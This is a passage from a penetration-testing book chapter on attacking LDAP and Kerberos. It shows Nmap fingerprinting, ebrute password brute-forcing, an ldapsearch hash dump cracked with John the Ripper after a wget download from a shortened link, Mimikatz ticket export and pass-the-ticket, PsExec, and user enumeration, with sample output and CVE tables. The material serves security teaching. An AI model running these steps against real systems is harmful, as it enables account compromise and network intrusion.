CN	Common name	<i>cn=John Smith</i>

Within LDAP, a *Distinguished Name* (DN) is a full path to an object. Here are a couple of examples of LDAP DN's within Figure 7-4:

```

cn=John West,ou=Engineering,dc=example,dc=com
cn=Sally Stevens,ou=Sales,dc=example,dc=com

```

³⁵ See RFC 4519.




Figure 7-4. An LDAP directory structure

Other attributes (e.g., *telephoneNumber* and *roomNumber*) can define values relating to individual objects. You can define user password hashes, command shells, UID values, and other variables in this manner. Structures and attributes found within Microsoft Active Directory often include the following:

- Domains, users, and groups, and OUs
- Group policy objects (attached to OUs to enforce particular policies)
- Systems (i.e., workstations, servers, and network devices)
- Server applications and functions
- Sites and networks (used for mail routing within Microsoft Exchange)

Fingerprinting and Anonymous Binding

Nmap is used to fingerprint and query exposed LDAP services, as demonstrated by [Example 7-25](#). Depending on server configuration, you might be able to access the root DSE object and search the LDAP directory via an anonymous binding.

Example 7-25. LDAP fingerprinting and querying

```
root@kali:~# nmap -Pn -sV -p389 --script ldap-rootdse,ldap-search 50.116.56.5
```

```
Starting Nmap 6.46 (http://nmap.org) at 2014-12-15 02:08 UTC
Nmap scan report for oscar.orcharddrivellc.com (50.116.56.5)
PORT      STATE SERVICE VERSION
389/tcp    open  ldap      OpenLDAP 2.2.X - 2.3.X
| ldap-rootdse:
| LDAP Results
|   <ROOT>
|     namingContexts: dc=orcharddrivellc,dc=com
|     supportedControl: 2.16.840.1.113730.3.4.18
|     supportedControl: 2.16.840.1.113730.3.4.2
|     supportedControl: 1.3.6.1.4.1.4203.1.10.1
|     supportedControl: 1.2.840.113556.1.4.319
|     supportedControl: 1.2.826.0.1.3344810.2.3
|     supportedControl: 1.3.6.1.1.13.2
|     supportedControl: 1.3.6.1.1.13.1
|     supportedControl: 1.3.6.1.1.12
|     supportedExtension: 1.3.6.1.4.1.4203.1.11.1
|     supportedExtension: 1.3.6.1.4.1.4203.1.11.3
|     supportedExtension: 1.3.6.1.1.8
|     supportedLDAPVersion: 3
|     supportedSASLMechanisms: DIGEST-MD5
|     supportedSASLMechanisms: CRAM-MD5
|     supportedSASLMechanisms: NTLM
|     subschemaSubentry: cn=Subschema
|_  ldap-search:
|     Context: dc=orcharddrivellc,dc=com
|     dn: dc=orcharddrivellc,dc=com
|       objectClass: top
|       objectClass: dcObject
|       objectClass: organization
|       o: orcharddrivellc.com
|       dc: orcharddrivellc
|     dn: cn=admin,dc=orcharddrivellc,dc=com
|       objectClass: simpleSecurityObject
|       objectClass: organizationalRole
|       cn: admin
|_      description: LDAP administrator
```

The root DSE object contains a number of attributes,³⁶ including naming contexts and subschemas known by the server, supported authentication mechanisms, extensions, and controls.

Supported controls and extensions are described through OID values. IANA maintains a list online,³⁷ and the values returned by the LDAP server in [Example 7-25](#) are detailed in [Table 7-22](#).

³⁶ See section 3.4 of [RFC 2251](#).

³⁷ See “[Lightweight Directory Access Protocol \(LDAP\) Parameters](#)” on IANA.org.

Table 7-22. LDAP control and extension OID values

OID	Description	Reference
2.16.840.1.113730.3.4.18	Proxy authorization control	RFC 4370
2.16.840.1.113730.3.4.2	ManageDsaIT	RFC 3296
1.3.6.1.4.1.4203.1.10.1	Subentries	RFC 3672
1.2.840.113556.1.4.319	Paged results control	RFC 2696
1.2.826.0.1.3344810.2.3	Matched values control	RFC 3876
1.3.6.1.1.13.2	LDAP post-read control	RFC 4527
1.3.6.1.1.13.1	LDAP pre-read control	
1.3.6.1.1.12	Assertion control	RFC 4528
1.3.6.1.4.1.4203.1.11.1	Modify password	RFC 3062
1.3.6.1.4.1.4203.1.11.3	Who am I?	RFC 4532
1.3.6.1.1.8	Cancel operation	RFC 3909

Brute-Force Password Grinding

Nmap,³⁸ Hydra, and Edward Torkington's *ebrute*³⁹ perform brute-force password grinding via LDAP. Depending on the implementation (e.g., OpenLDAP versus Microsoft Windows Server 2003) a fully distinguished username value might be required. **Example 7-26** demonstrates *ebrute* used to attack *da_craigb*'s password within a Windows environment.

Example 7-26. LDAP brute-force via *ebrute*

```
C:\tools\ebrute> ebrute.exe -r ldap -u da_craigb -h 172.16.102.12 -e research -t 10 -P pass.txt
ebrute v0.78 - Edward Torkington
Checking for alive hosts. Max retries = 3, connect timeout = 500ms.
Loading passes...
Parsing passes...
Added:      1 user(s), 26 password(s), 1 host(s), 26 tasks over 10 thread/s.
Starting: 10/10/2015 4:58:09 AM
[5] HOST: '172.16.102.12' | USER: 'da_craigb' | PASS: 'Trustno1' |
    EXTRA: 'research' | Return code: 'Success' []
```



If a strict security policy is used, you will often lock accounts out through brute-force password grinding via LDAP, Kerberos, and other vectors. The local Windows *Administrator* account does not lock by default and is an attractive target in most cases. During testing, enumerate the security policy used within the environment before considering brute-force.

³⁸ Nmap *ldap-brute* script.

³⁹ Edward Torkington, "ebrute - Service Brute-Forcer", r00t Blog, December 6, 2011.

Obtaining Sensitive Data

Once authenticated, you can expose useful details through LDAP, including telephone numbers, group membership details, and user password hashes (via attributes such as *userPassword*⁴⁰ and *sambaNTpassword*⁴¹). **Example 7-27** demonstrates an *ldapsearch* command by which a password hash is exposed by an LDAP server and cracked via John the Ripper.

Example 7-27. Cracking user passwords leaked via LDAP

```
root@kali:~# ldapsearch -D "cn=admin" -w secret123 -p 389 -h 50.116.56.5 \
-s base -b "ou=people,dc=orcharddrivellc,dc=com" "objectclass=*"
version:1
dn: uid=jsmith, ou=People, dc=orcharddrivellc,dc=com
givenName: Jonas
sn: Smith
ou: People
mail: jsmith@orcharddrivellc.com
objectClass: top
objectClass: person
uid: jsmith
cn: Jonas Smith
userPassword: {SSHA}Z3KxHzHGo1TdQwBq3L76lmmM3n6kcd6T

root@kali:~# echo "jsmith:{SSHA}Z3KxHzHGo1TdQwBq3L76lmmM3n6kcd6T" > hash.txt
root@kali:~# wget http://bit.ly/2b5K8Hi
root@kali:~# unzip wordlists.zip
root@kali:~# john hash.txt -wordlist=common.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Salted-SHA1 [SHA1 32/32])
Warning: OpenMP is disabled; a non-OpenMP build may be faster
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein          (jsmith)
```

LDAP Server Implementation Flaws

Table 7-23 lists remotely exploitable LDAP vulnerabilities (omitting denial of service and local privilege escalation issues). Built-in LDAP servers within Oracle Solaris and Microsoft Windows Server have known weaknesses, as do LDAP components within IBM Domino, Novell eDirectory, and other server packages.

40 M. Stroeder, “Lightweight Directory Access Protocol (LDAP): Hashed Attribute Values for ‘userPassword’”, IETF, April 11, 2013.

41 Amin Al-Regan, “[Samba] Samba Password Hashes Exposed to ldapsearch”, Samba.org, July 28, 2008.



Table 7-23. Significant LDAP vulnerabilities

CVE reference	Vendor	Notes
CVE-2015-0546	EMC	UIM/P 4.1 authentication bypass
CVE-2015-0117	IBM	Domino code execution via unspecified vectors
CVE-2012-6426	—	LemonLDAP 1.2.2 SAML access control bypass
CVE-2011-1025		OpenLDAP 2.4.23 authentication bypass
CVE-2011-3508	Oracle	Solaris 8, 9, 10, 11 LDAP library overflow
CVE-2011-1206	IBM	Tivoli LDAP server overflow
CVE-2011-1561		AIX 6.1 LDAP authentication bypass
CVE-2011-0917		Domino LDAP bind remote overflow
CVE-2010-0358		Domino LDAP heap overflow

Kerberos

Kerberos⁴² is the authentication protocol used within Microsoft Windows networks and Unix-based environments. A benefit of the protocol is that user passwords are not used to authenticate with individual services; rather, it uses encrypted tickets generated by a *Key Distribution Center* (KDC).

The KDC offers authentication and ticket-granting services, as demonstrated by [Figure 7-5](#). These mechanisms serve two ticket types to clients: ticket-granting and individual service tickets. Within Microsoft networks, a *ticket-granting ticket* (TGT) is provided by the KDC upon logon to a domain. Within Unix-based environments, *kinit* is invoked. The TGT is used to request service tickets, which, in turn, are used to access individual applications. The messages shown in [Figure 7-5](#) are described in [Table 7-24](#).

⁴² See [RFC 4120](#).




Figure 7-5. Kerberos KDC authentication and ticketing

Table 7-24. Kerberos messages

Message	Description
KRB_AS_REQ	Authentication service request for a TGT, including the principal name and a timestamp, encrypted using the principal's long-term key (acting as a shared secret)
KRB_AS_REP	Upon decrypting the timestamp using the shared secret, the authentication service releases a TGT containing a session key, encrypted using the principal's long-term key; the TGT also contains a <i>ticket block</i> , encrypted using the KDC master key
KRB_TGS_REQ	Ticket granting service request, in which the TGT is combined with an access request for a particular service, encrypted using the session key
KRB_TGS_REP	Upon validating the request, the ticket granting service generates a shared session key (to be used between the client and server), encrypts a copy using the long-term key of the target server, and creates a <i>service ticket</i> that is sent to the client (encrypted using the original session key)
KRB_AP_REQ	The client provides the service ticket to the target server, which uses its long-term key to decrypt and obtain the shared session key, decrypt and validate the ticket itself, and grant access
KRB_AP_REP	Optional message for mutual authentication scenarios, in which the server encrypts a timestamp value using the shared session key
KRB_ERROR	Used to send error messages from the server to client and induce authentication using particular encryption, or communicate exceptions
KRB_SAFE	Used to transport data with a checksum (providing integrity)
KRB_PRIV	Used to transport data with both a checksum and encryption
KRB_CRED	Used to forward tickets to other principals

The protocol is stateless, and tickets describe user privileges. As such, if the master key used by a KDC is compromised, an attacker can create arbitrary tickets known as *golden tickets*.⁴³ If principal passwords, keys, or tickets are compromised, an attacker can also use them to generate tickets and access services. Alva Duckwall and Benjamin Delpy's Black Hat USA 2014 presentation⁴⁴ detail these scenarios, and Fulvio Ricciardi's description of the Kerberos protocol is an excellent resource.⁴⁵



Kerberos nomenclature uses the term *principal* when describing entities within a realm (i.e., users, systems, applications, and services). To generate tickets, the KDC and principals use shared secrets, which are long-term keys, usually derived from passwords (e.g., a user or computer account password).

Kerberos Keys

Longterm keys used in Kerberos realms are as follows:

KDC master keys (authentication service principal long-term keys)

Within Windows Active Directory servers, these values are derived from the password of the local *krbtgt* account. The hash function used is often RC4-HMAC, and increasingly AES256-CTS-HMAC, depending on the OS (see [Table 7-28](#)).

Principal long-term keys

Both clients and servers use long-term keys that are shared with the KDC and used to encrypt tickets. Keys are usually derived from passwords, and, as with KDC master keys, can be hashed using different functions.

Key strength, generation, and secure handling are imperative. For example, the KDC master key is rarely changed, and if adversaries compromises this value (through accessing memory of the KDC, its file system, or even backup files), they can generate golden tickets. Within Windows environments, principal long-term RC4 keys are unsalted NTLM hashes, which are susceptible to brute-force attack.

43 Balazs Bucsay, “[Mimikatz — Golden Ticket](#)”, Rycon.hu, January 24, 2014.

44 Alva Duckwall and Benjamin Delpy's, “[Abusing Microsoft Kerberos - Sorry You Guys Don't Get It](#)”, presented at Black Hat USA 2014, Las Vegas, NV, August 2–7, 2014.

45 See the [Kerberos protocol and its implementations at ZeroShell Net Services](#).



You can configure Kerberos to use X.509 certificates and PKI. Using a certificate authority, preauthentication is performed by using PKINIT,⁴⁶ which mitigates problems associated with offline cracking of user passwords.

Ticket Format

Kerberos tickets are ASN.1 encoded and contain a *ticket block* encrypted using the long-term key of the authentication service (i.e., the KDC master key) or an individual service principal (such as a network service or application). Microsoft's implementation includes a *privilege attribute certificate* (PAC) data structure, which is signed and includes username, domain, user, and group details.

Figure 7-6 summarizes the Microsoft Kerberos ticket structure, which is then encrypted by the KDC using either the authentication service key (in the case of a TGT) or a particular service principal key (in the case of a service ticket).




Figure 7-6. Microsoft Kerberos ticket format

Table 7-25 lists individual Kerberos ticket fields. The first three fields are plaintext (so that the client can cache and manage the ticket), and the remaining ticket block is encrypted.

Table 7-25. Kerberos ticket fields

Field	Description
Version number	Kerberos version used by the ticket format
Realm	Name of the realm (domain) that issued the ticket

⁴⁶ See RFC 4556 and “[MS-PKCA]: Public Key Cryptography for Initial Authentication (PKINIT) in Kerberos Protocol” on the Microsoft Developer Network.

Field	Description
Server name	The target service principal name and realm
Flags	Options for the ticket (forwardable, renewable, invalid, etc.)
Key	The session key used to encrypt subsequent messages
Client realm	The realm of the requester
Client name	The principal name of the requester
Transited	A list of Kerberos realms if cross-realm authentication is used
Authentication time	The timestamp of the initial authentication event
Start time	The time from which the ticket is valid
End time	The expiry time for the ticket
Renew until	The optional time until which the ticket can be renewed
Client address	Optional list of addresses from which the ticket can be used
Authorization data	Authorization data for the client—in the Microsoft implementation, this contains the PAC data structure defining the username, domain, and SID values; within MIT Kerberos, this field usually contains restrictions that should be enforced

Microsoft PAC fields

The PAC is found within the authorization data in the encrypted ticket. Useful fields within the PAC are found under the `KERB_VALIDATION_INFO` structure, including the username, domain, and group membership details. Microsoft's specification document describes the fields.⁴⁷

Ticket block encryption and signing

TGTs are encrypted by using the user principal long-term key to prevent eavesdropping. Upon decrypting the TGT, the session key is obtained and the encrypted ticket block is cached. Service tickets are then encrypted by using the session key and contain an encrypted ticket block. Within Microsoft implementations, the ticket block and PAC data structure are encrypted and signed, as described in [Table 7-26](#).

Table 7-26. Microsoft Kerberos ticket block encryption and signing

	Ticket block encryption	PAC signature (KDC)	PAC signature (server)
Ticket-granting ticket (TGT)	<i>krbtgt</i>	<i>krbtgt</i>	<i>krbtgt</i>
Service ticket	<i>target</i>	<i>krbtgt</i>	<i>target</i>

Within TGTs, Microsoft KDC servers sign the PAC data structure (using RC4-HMAC or HMAC-SHA1-96 with a 128- or 256-bit key, depending on configuration) to prevent tampering. Because the target server must validate the PAC within service

⁴⁷ See “[MS-PAC]: Privilege Attribute Certificate Data Structure” on the Microsoft Developer Network.

tickets, the KDC signs the PAC twice, first using the long-term key of the authentication service, and then using the long-term key of the target server.

Upon compromising the long-term key of the KDC authentication service (*krbtgt*) you can generate arbitrary TGTs (golden tickets). Armed with the long-term key of a service principal (*target*), you can modify service tickets to produce silver tickets⁴⁸ containing forged PAC structures.

Kerberos Attack Surface

Table 7-27 lists the ports used by Microsoft and MIT Kerberos implementations. KDC functions run over port 88, user administration and password management port 464, and an additional port is exposed for administration purposes within the MIT implementation.

Table 7-27. Kerberos network services

Port	Protocol		Name	Microsoft	MIT	Description
	TCP	UDP				
88	•	•	<i>kerberos</i>	•	•	Kerberos authentication service
464	•	•	<i>kpasswd</i>	•	•	Kerberos password service
749	•	•	<i>kerberos-adm</i>	—	•	Kerberos administration service

Kerberos services can be attacked in many ways, as described in the following sections.

Local Attacks

An adversary with local system or network access can adopt the following tactics:

- Passive network sniffing of Kerberos authentication service requests
- Active downgrade attack via MITM to weaken encryption
- Compromise of the KDC master key, resulting in golden ticket generation
- Compromise of user keys and tickets, which can be modified, passed, and reused

Attackers moving laterally within Windows domains adopt these tactics, as most environments support weak encryption types for compatibility reasons. Key capture and reuse also makes it possible for adversaries to maintain access (until keys are changed).

⁴⁸ For details on this, see Ben Lincoln, “[Mimikatz 2.0—Silver Ticket Walkthrough](#)”, Beneath the Waves Blog, December 18, 2014.

Passive network sniffing

You can use Arne Vidstrom's *kerbcrack*⁴⁹ to collect authentication service requests and brute force account passwords. Cain & Abel and John the Ripper also support the capture and offline brute-force attack of password hashes obtained via Kerberos.

Active downgrade and offline brute-force

MIT Kerberos 1.7, Windows Server 2008, and Windows Vista support 56-bit DES encryption for use within Kerberos authentication. Windows 7 also supports export grade 40-bit RC4. As such, you can downgrade transport security via MITM, and crack account passwords.

Table 7-28 details common Microsoft Windows encryption types (known as *Etypes*), which are hash functions used to generate long-term keys and perform authentication. In Windows Server 2008 R2, support for weak export-grade RC4 and DES Etypes is disabled by default; however, clients supporting such Etypes can be duped into sending KRB_AS_REQ material to a rogue KDC, which is then susceptible to brute-force attack. The Microsoft enterprise support blog for directory services contains a useful article demonstrating Kerberos network packet captures and recommended hardening steps.⁵⁰

Table 7-28. Microsoft Windows Kerberos Etypes

Encryption type	Strength	Supported by
AES256-CTS-HMAC-SHA1-96	256-bit	Windows Server 2008 R2 Windows 7
AES128-CTS-HMAC-SHA1-96	128-bit	Windows Server 2008 Windows Vista
RC4-HMAC	56-bit	Windows 2000 Windows XP
DES-CBC-MD5		
DES-CBC-CRC		
DES-CBC-CRC		
RC4-HMAC-EXP	40-bit	

At the time of writing, I was unable to find any publicly available tools to perform downgrade attacks or impersonate KDCs. I would recommend creating a utility to inject ERR_PREAUTH_REQUIRED messages,⁵¹ capture subsequent hashes, and crack them via John the Ripper.

⁴⁹ See *kerbcrack* on NTSecurity.

⁵⁰ See RFC 6113.

⁵¹ Rachel Engel, Brad Hill, and Scott Stender, "Attacking Kerberos Deployments", presented at Black Hat USA 2010, Las Vegas, NV, July 28–29, 2010.



Microsoft introduced *Kerberos armoring* within Windows 8 and Server 2012—providing transport layer security of KRB_AS_REQ messages by encrypting the message using the computer account's key.⁵² Armoring mitigates MITM and offline dictionary attacks, however systems running below the Windows Server 2012 domain functional level remain vulnerable.

Password hash, Kerberos key, and ticket compromise

Within Windows environments, attackers use Mimikatz⁵³ to lift NTLM user password hashes, Kerberos long-term keys, and tickets. **Example 7-28** demonstrates the utility used to obtain Kerberos tickets from memory. Depending on the system configuration, mileage will vary. Keys and tickets can then be reused and passed, as described in the following sections.

Example 7-28. Using Mimikatz to export Kerberos tickets

```
.#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Oct  9 2015 00:33:13)
.## ^ ##.
## / \ ##  /* * *
## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v #'    http://blog.gentilkiwi.com/mimikatz             (oe.eo)
'#####'                                     with 16 modules * * */

mimikatz # kerberos::

Module :          kerberos
Full name :      Kerberos package module
Description :

    ptt - Pass-the-ticket [NT 6]
    list - List ticket(s)
    tgt - Retrieve current TGT
    purge - Purge ticket(s)
    golden - Willy Wonka factory
    hash - Hash password to keys
    ptc - Pass-the-ccache [NT6]
    clist - List tickets in MIT/Heimdall ccache

mimikatz # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 10/26/2015 11:39:32 PM ; 10/27/2015 9:39:31 AM ;
                  11/2/2015 11:39:31 PM
Server Name       : krbtgt/ABC.ORG @ ABC.ORG
Client Name       : uberuser @ ABC.ORG
Flags 60a10000   : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;
* Saved to file   : 0-60a10000-uberuser@krbtgt~ABC.ORG-ABC.ORG.kirbi
```

52 See “[What’s New in Kerberos Authentication](#)” on Microsoft’s TechNet.

53 See [Mimikatz on GitHub](#).

```
[00000001] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 10/26/2015 11:39:31 PM ; 10/27/2015 9:39:31 AM ;
                    11/2/2015 11:39:31 PM
Server Name       : krbtgt/ABC.ORG @ ABC.ORG
Client Name      : uberuser @ ABC.ORG
Flags 40e10000   : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
* Saved to file   : 1-40e10000-uberuser@krbtgt~ABC.ORG-ABC.ORG.kirbi

[00000002] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 10/26/2015 11:39:32 PM ; 10/27/2015 9:39:31 AM ; 11/2/201
5 11:39:31 PM
Server Name       : cifs/dc1.abc.org @ ABC.ORG
Client Name      : uberuser @ ABC.ORG
Flags 40a50000   : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
* Saved to file   : 2-40a50000-uberuser@cifs~dc1.abc.org-ABC.ORG.kirbi

[00000003] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 10/26/2015 11:39:32 PM ; 10/27/2015 9:39:31 AM ;
                    11/2/2015 11:39:31 PM
Server Name       : ldap/dc1.abc.org @ ABC.ORG
Client Name      : uberuser @ ABC.ORG
Flags 40a50000   : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
* Saved to file   : 3-40a50000-uberuser@ldap~dc1.abc.org-ABC.ORG.kirbi

[00000004] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 10/26/2015 11:39:31 PM ; 10/27/2015 9:39:31 AM ;
                    11/2/2015 11:39:31 PM
Server Name       : LDAP/dc1.abc.org/abc.org @ ABC.ORG
Client Name      : uberuser @ ABC.ORG
Flags 40a50000   : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
* Saved to file   : 4-40a50000-uberuser@LDAP~dc1.abc.org~abc.org-ABC.ORG.kirbi
```



Microsoft *domain protected users* functionality within Windows 8.1 and Server 2012 R2 limits this exposure to Kerberos tickets, mitigating extraction of long-term keys and user password hashes from memory.⁵⁴

Passing of tickets. Passwords and associated principal long-term keys are used to authenticate with the KDC and generate TGTs. With tickets you can access exposed applications and services within a Kerberos realm.

Upon obtaining and exporting useful tickets in *kirbi* format (shown in [Example 7-27](#)), use the *ptt* (pass-the-ticket) directive within Mimikatz to load them into memory and interact with services, as shown in Examples [7-29](#) and [7-30](#). Sean Metcalf's paper⁵⁵ details these tactics and Mimikatz syntax.

⁵⁴ For more information, see “[Protected Users Security Group](#)” on Microsoft’s TechNet.

⁵⁵ Sean Metcalf, “[Mimikatz and Active Directory Kerberos Attacks](#)”, Active Directory Security, November 22, 2014.

Example 7-29. Loading Kerberos tickets into memory with Mimikatz

```
mimikatz # kerberos::ptt 1-40e10000-uberuser@krbtgt~ABC.ORG-ABC.ORG.kirbi
0 - File '1-40e10000-uberuser@krbtgt~ABC.ORG-ABC.ORG.kirbi' : OK

mimikatz # kerberos::ptt 2-40a50000-uberuser@cifs~dc1.abc.org-ABC.ORG.kirbi
0 - File '2-40a50000-uberuser@cifs~dc1.abc.org-ABC.ORG.kirbi' : OK

mimikatz # kerberos::list

[00000000] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 10/26/2015 11:39:31 PM ; 10/27/2015 9:39:31 AM ;
                  11/2/2015 11:39:31 PM
Server Name      : krbtgt/ABC.ORG @ ABC.ORG
Client Name      : uberuser @ ABC.ORG
Flags 40e10000   : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;

[00000001] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 10/26/2015 11:39:32 PM ; 10/27/2015 9:39:31 AM ;
                  11/2/2015 11:39:31 PM
Server Name      : cifs/dc1.abc.org @ ABC.ORG
Client Name      : uberuser @ ABC.ORG
Flags 40a50000   : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
```

Example 7-30. Executing privileged commands via PsExec

```
C:\Users\notanadmin> psexec \\dc1.abc.org cmd.exe
```

```
PsExec v1.97 - Execute processes remotely
Copyright (C) 2001-2009 Mark Russinovich
Sysinternals - www.sysinternals.com
```

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32> whoami
abc\uberuser
```

Changing a user password with a long-term key. Tal Be'ery of Aorato publicized a design flaw within Kerberos by which you can interact with the administration and password management interface (via port 464) and set an arbitrary password using just the principal's long-term key.⁵⁶

Unauthenticated Remote Attacks

If you do not have network access to Kerberos traffic, or access to systems themselves, remote attack vectors that can be applied include realm enumeration, username enumeration, and brute-force password grinding.

⁵⁶ Sean Michael Kerner, "Aorato Uncovers Critical Microsoft Active Directory Vulnerability", eWEEK, July 15, 2014.



Realm enumeration

Kerberos discovery within most environments is supported by DNS. SRV records are used to define the locations of Kerberos services (described in [Chapter 4](#)), and the TXT record associated with the `_kerberos` name within a domain describes the realm, as shown in [Example 7-31](#).

Example 7-31. Kerberos realm enumeration using dig

```
root@kali:~# dig txt _kerberos.mit.edu +short
"ATHENA.MIT.EDU"
root@kali:~# dig txt _kerberos.megacz.com +short
"MEGACZ.COM"
```

Username enumeration

Armed with a valid realm (e.g., the domain name within a Windows environment), use the Nmap `krb5-enum-users` script to enumerate valid user accounts via Kerberos, as shown in [Example 7-32](#).

Example 7-32. Kerberos user enumeration with Nmap

```
root@kali:~# nmap -p88 --script krb5-enum-users --script-args \
krb5-enum-users.realm=research 172.16.102.11
```

```
Starting Nmap 6.47 (http://nmap.org) at 2015-10-10 04:15 UTC
Nmap scan report for 172.16.102.11
PORT      STATE SERVICE
88/tcp    open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|   administrator@research
|   chris@research
|   da_craigb@research
|   justauser@research
|_  mubix@research
```

Brute-force password grinding

You can use the `ebrute` utility to perform brute-force password grinding against a KDC, as demonstrated by [Example 7-33](#). Hydra and other utilities do not seem to support active brute-force via Kerberos at the time of writing.

Example 7-33. Kerberos brute-force password grinding via ebrute

```
C:\ebrute> ebrute.exe -r kerbenum -U users.txt -e research -h 172.16.102.11
ebrute v0.78 - Edward Torkington
Loading users...
Parsing users...
Password not specified (normal behavior for some plugins - lets do joey checks_
Added: 5 user(s), 1 password(s), 1 host(s), + joeycheck 7 tasks over 1 thread/s.
Starting: 10/10/2015 5:09:31 AM
```



```
[1] HOST: '172.16.102.11' | USER: 'chris' | PASS: 'chris' |
    EXTRA: 'research' | Return code: 'Success' []
[1] HOST: '172.16.102.11' | USER: 'justauser' | PASS: 'justauser' |
    EXTRA: 'research' | Return code: 'Success' []
```

Kerberos Implementation Flaws

Remotely exploitable issues affecting Microsoft and MIT Kerberos implementations are listed in Tables 7-29 and 7-30. Some of these flaws require valid credentials to exploit vulnerable logic upon authenticating.

Table 7-29. Remotely exploitable Microsoft Kerberos flaws

CVE reference	Notes
CVE-2014-6324	Kerberos checksum vulnerability in Windows Server 2012 R2, Windows Server 2008 R2 SP1, and Windows Server 2003 SP2 makes it possible for authenticated users to obtain administrative privileges ^a
CVE-2011-0043	Kerberos in Windows Server 2003 SP2 supports weak hashing algorithms, which makes it possible for attackers with network access to gain privileges

^a See the [Kerberos Exploitation Kit on GitHub](#).

Table 7-30. Remotely exploitable MIT Kerberos flaws

CVE reference	Notes
CVE-2014-9421	Kerberos 1.13 and prior is susceptible to a GSSAPI overflow by sending malformed data to <i>kadmind</i>
